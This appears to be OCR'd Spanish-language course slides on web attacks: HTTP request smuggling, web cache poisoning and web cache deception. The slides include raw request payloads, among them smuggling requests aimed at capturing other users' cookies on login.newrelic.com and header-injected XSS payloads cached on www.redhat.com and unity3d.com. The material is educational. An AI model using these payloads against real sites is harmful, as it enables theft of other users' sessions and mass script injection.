


Sistema de testeo/ataque

Tenemos que tener mucho cuidado con el ataque porque si testeamos mal podemos interferir en las requests que están haciendo otros clientes.

Tenemos que lograr identificar la vulnerabilidad sin afectar otras requests.

HTTP Request smuggling




Detección.

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 4

1
Z
Q
```

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

0


X
```

HTTP Request smuggling




Demostrar impacto

Con encontrar un parámetro de una POST request que es reflejado en la página, ya podemos robar las cookies de todos los usuarios(en el caso de que la request contenga cookies).

Debemos enviar la request constantemente.

```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
…
login[email]=asdfPOST /login HTTP/1.1
Host: login.newrelic.com
```


HTTP Request smuggling




Demostrar impacto. Otras opciones

1) Si el target tiene una función para guardar informacion, lo unico que tenemos que hacer es hacer el request a ese endpoint con los datos del request del cliente.
2) Si tenemos un reflected XSS, podemos utilizar request smuggling para volverlo más poderoso, no necesitamos la intervención del usuario para el trigger.
3) Si tenemos un open redirect, podemos redirigir a todos los usuarios a otro sitio.

Web cache poisoning.




Web Cache poisoning




Conceptos

La idea del ataque es poder incluir algún tipo de payload en alguna respuesta del servidor que está siendo cacheada ya sea por la cache del servidor o del proxy.

De esta forma el request de un futuro cliente ve nuestro payload.




Web Cache poisoning




Conceptos

- Una de las cuestiones un cache tiene que resolver es identificar si tiene un recurso que está siendo solicitado por un cliente, y hacerlo byte-to-byte no es precisamente la forma más eficiente, no porque sean muchos bytes que comparar sino que los requests contienen datos que cambian todo el tiempo, como el **User-Agent** por ejemplo.




```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Accept: */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://google.com/
Cookie: jessionid=xyz;
Connection: close
```

Web Cache poisoning



Conceptos


- El problema se resuelve utilizando lo que se denomina cache-keys.

```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Cookie: language=pl;
Connection: close
```

```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Cookie: language=en;
Connection: close
```

Web Cache poisoning


Conceptos



El primer paso del ataque, es lograr identificar aquellas headers que no funcionan como keys de determinado recurso, pero que tienen alguna acción por sobre la respuesta.

Por ejemplo, si encontramos una header que refleje el parámetro que le pasamos en la página, y que además la respuesta quede almacenada en la cache, podremos efectuar desde una redirección hasta un robo de cookies mediante XSS a todos los que visiten la página.

Web Cache poisoning



Ejemplo 1

Muchas veces a pesar de que las headers indican que la respuesta no fue cacheada no es asi, asique es mejor tratar que asumir que no va a funcionar.


```
GET /en?cb=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: canary

HTTP/1.1 200 OK
Cache-Control: public, no-cache
…
<meta property="og:image" content="https://canary/cms/social.png" />
```

Para confirmar simplemente abrimos la página desde otro
browser sin la header que inyecta contenido:

```
GET /en?dontpoisoneveryone=1 HTTP/1.1
Host: www.redhat.com

HTTP/1.1 200 OK
…
<meta property="og:image" content="https://a."><script>alert(1)</script>"/>
```

```
GET /en?dontpoisoneveryone=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: a."><script>alert(1)</script>

HTTP/1.1 200 OK
Cache-Control: public, no-cache
…
<meta property="og:image" content="https://a."><script>alert(1)</script>"/>
```

Web Cache poisoning




Ejemplo 2


Si bien las headers a veces pueden no ser precisas, otras veces nos dan información necesaria. Las headers **Max-Age** y **Age** nos dicen básicamente cuando una respuesta va a dejar de estar en la cache, por lo tanto nos dicen también en qué momento debemos enviar nuestro payload para que quede en la cache.

```
GET / HTTP/1.1
Host: unity3d.com
X-Host: portswigger-labs.net

HTTP/1.1 200 OK
Via: 1.1 varnish-v4
Age: 174
Cache-Control: public, max-age=1800
…
<script src="https://portswigger-labs.net/sites/files/foo.js"></script>
```

Web cache deception.



Web Cache deception



Conceptos


Como vimos anteriormente los recursos que normalmente se almacenan en las cachés son los estáticos, es decir los que no cambian o cambian muy poco(en actualizaciones por ejemplo).

Los archivos de contenido dinámico, como por ejemplo home.php que tiene y muestra datos personales no es almacenado.

Digamos que la documentación de determinado CDN dice que los archivos que están permitidos en la cache son de extensión .css, .txt, .png y .js.

La pregunta interesante es, que pasa con determinado servidor si intentamos acceder a /home.php/noexiste.<.css,.txt,.png,.js> nos devuelve un 404 o nos devuelve /home.php?

Web Cache deception



Proceso

1) El navegador envia un request a https://ejemplo.com/home.php/noexiste.js.


2) El servidor retorna el contenido de https://ejemplo.com/home.php con probablemente headers que indican que el recurso no se debe almacenar en la cache.

3) La respuesta llega al proxy.

4) El proxy identifica que la extensión del archivo es .js.

5) El proxy crea un directorio en la cache que se llama home.php con el contenido de home.php.

Web Cache deception



Condiciones para que exista la vulnerabilidad

1) Debemos tener un cache configurado para almacenar recursos en base a su extensión.

2) Si se hace una request al servidor con la forma https://ejemplo.com/home.php/noexiste.js el servidor debe retornar el contenido de home.php.

Luego lo único que debemos hacer es pasarle un link a la víctima para que acceda y quede cacheado, el ataque tiene mucho impacto sobre aplicaciones con autenticación, los tokens anti-CSRF se pueden lekear por ejemplo.

Web cache entanglement.